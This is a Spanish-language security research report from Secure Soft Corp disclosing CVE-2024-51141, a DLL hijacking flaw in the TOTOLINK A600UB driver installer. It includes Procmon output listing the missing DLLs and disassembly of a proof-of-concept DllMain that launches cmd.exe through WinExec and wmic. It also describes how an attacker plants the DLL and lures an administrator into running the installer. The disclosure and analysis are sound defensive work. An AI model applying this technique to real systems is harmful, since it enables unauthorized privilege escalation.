RESEARCH

by Secure Soft Corp

gtd

SECURESOFT

www.securesoftcorp.com

1. Datos Básicos del Informe

Titulo:

Escalada de Privilegios mediante DLL Hijacking: Cómo la Vulnerabilidad en el Instalador de TOTOLINK A600UB Permite el Acceso No Autorizado

Investigador	CVE
Miguel Ángel Méndez Zúñiga	CVE-2024-51141

2. Resumen:


En este informe elaborado por el equipo de Research de Secure Soft, analizamos una grave vulnerabilidad de DLL hijacking presente en el instalador de controladores del TOTOLINK A600UB, un dispositivo de conexión USB para Wi-Fi y Bluetooth. Esta vulnerabilidad permite a un atacante ejecutar código malicioso y escalar privilegios en sistemas vulnerables simplemente aprovechando una falla en el proceso de instalación del controlador.

Aprenderás cómo los atacantes pueden explotar la ausencia de ciertas DLL esenciales durante la instalación del controlador, lo que les permite inyectar código malicioso en el sistema. Te explicamos paso a paso cómo se lleva a cabo el ataque, desde la manipulación de las DLL hasta el acceso no autorizado al sistema.


Con ejemplos prácticos y un análisis detallado, este informe es esencial para administradores de sistemas, desarrolladores de software y profesionales de ciberseguridad que deseen proteger sus infraestructuras de esta amenaza crítica. También se brindan recomendaciones para mitigar esta vulnerabilidad y mejorar la seguridad en el desarrollo de aplicaciones y controladores.

3. Análisis de Causa Raíz

Al descargar y ejecutar el binario, presenta dos opciones de instalación: la primera permite instalar el controlador de Wi-Fi, mientras que la segunda opción es instalar el controlador de Bluetooth. Ambos controladores se instalan y finalmente se almacenan en el disco.




Tras completar el proceso de instalación y configuración, los archivos correspondientes se guardan en el disco duro, concretamente en la ruta C:\Program Files\TOTOLINK\WiFiAutoInstall.



Al ejecutar el binario correspondiente se puede observar, mediante el uso de la herramienta Procmon, que el binario realiza llamadas a varias DLL. Sin embargo, estas DLL no están presentes en el sistema ni en la ruta actual del binario, lo que permite al usuario final agregar una DLL personalizada para ejecutar una acción específica.

Operation	Process Name	Path	Result
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\Wldp.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\PROPSYS.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\edputil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\urlmon.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\iertutil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\srvcli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\netutils.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\SspiCli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MPR.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND

Se puede observar que lpVerb está configurado en "runas", lo que indica que el programa se ejecutará con privilegios de administrador, activando el Control de cuentas de usuario (UAC). Esto luego se ejecutará WifiAutoInstallDriver.exe, que se establece en lpFile.




Aquí hay un código básico para crear una DLL de prueba que se ejecute cmd.exe cuando está cargado.

```
.text:10001000 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001000 __stdcall DllMain(x, x, x) proc near
.text:10001000
.text:10001000 hinstDLL        = dword ptr  8
.text:10001000 fdwReason       = dword ptr  0Ch
.text:10001000 lpvReserved     = dword ptr  10h
.text:10001000
.text:10001000                 push    ebp
.text:10001001                 mov     ebp, esp
.text:10001003                 sub     [ebp+fdwReason], 1
.text:10001007                 jnz     short loc_10001016
```

```
.text:10001009                 push    0 ; uCmdShow
.text:1000100B                 push    offset CmdLine ; "wmic process call create \"cmd.exe\""
.text:10001010                 call    ds:WinExec
```

```
.text:10001016
.text:10001016 loc_10001016:
.text:10001016                 mov     eax, 1
.text:1000101B                 pop     ebp
.text:1000101C                 retn    0Ch
.text:1000101C __stdcall DllMain(x, x, x) endp
.text:1000101C
```

Con la identificación de la DLL faltante y la creación de una DLL personalizada, el atacante podría colocar esta DLL en un directorio desde el cual el binario confiable pueda cargarla. Luego, el atacante podría esperar a que un administrador ejecute el binario legítimo o utilizar técnicas de ingeniería social para convencer a un usuario con los permisos adecuados para que ejecute el binario. Esto haría que el binario cargara la DLL maliciosa, lo que permitiría al atacante elevar sus privilegios en el sistema.



4. Conclusión:

El análisis de la vulnerabilidad de secuestro de DLL en el instalador del controlador TOTOLINK A600UB revela una brecha de seguridad crítica que puede explotarse fácilmente para comprometer los sistemas. Al detectar y aprovechar la ausencia de ciertas DLL durante el proceso de instalación, un atacante tiene la oportunidad de inyectar código malicioso, logrando una escalada de privilegios que otorga control sobre el sistema afectado. Este tipo de vulnerabilidad subraya la necesidad urgente de adoptar prácticas de desarrollo más seguras, como una validación exhaustiva de los archivos cargados y una gestión cuidadosa de las rutas de búsqueda de DLL.

PERÚ
LIMA
Av. Manuel Olguín 325, Piso 14.
Santiago de Surco. Lima 15023
Telf.: (+511) 711-2900
E-mail:
ventas@securesoftcorp.com

COLOMBIA
BOGOTÁ
Carrera 69, N° 25B - 44, Ofic. 502
Edificio World Business Port
Telf.: (+57) 300 761 26 84
E-mail:
ventas_co@securesoftcorp.com

ECUADOR
QUITO
Martín Carrión E7-61 y Av
República, Edf. Titanium Plaza,
Piso 5, Ofic. 5-2.
Telf: (+593) 2 241 4650
E-mail:
ventas_ec@securesoftcorp.com

GUAYAQUIL
Av. Del Bombero Km 6.5 Plaza
Comercial La vista San Eduardo
Ed 100 A, Ofic.710
Telf.: (+098) 438 8092
E-mail:
ventas_ec@securesoftcorp.com

MÉXICO
CDMX
Montes Urales 425, piso 1, Col.
Lomas de Chapultepec C.P. 11000,
Miguel Hidalgo, Ciudad de México
Telf.: (+55) 4762 1362
E-mail: ventas_mx@securesoftcorp.com

GTD CHILE
SANTIAGO
Av. Del Valle 819, Huechuraba,
Región Metropolitana
Ciudad empresarial
Telf.: (+56) 9 6761 9001
E-mail: ventas@gtd.cl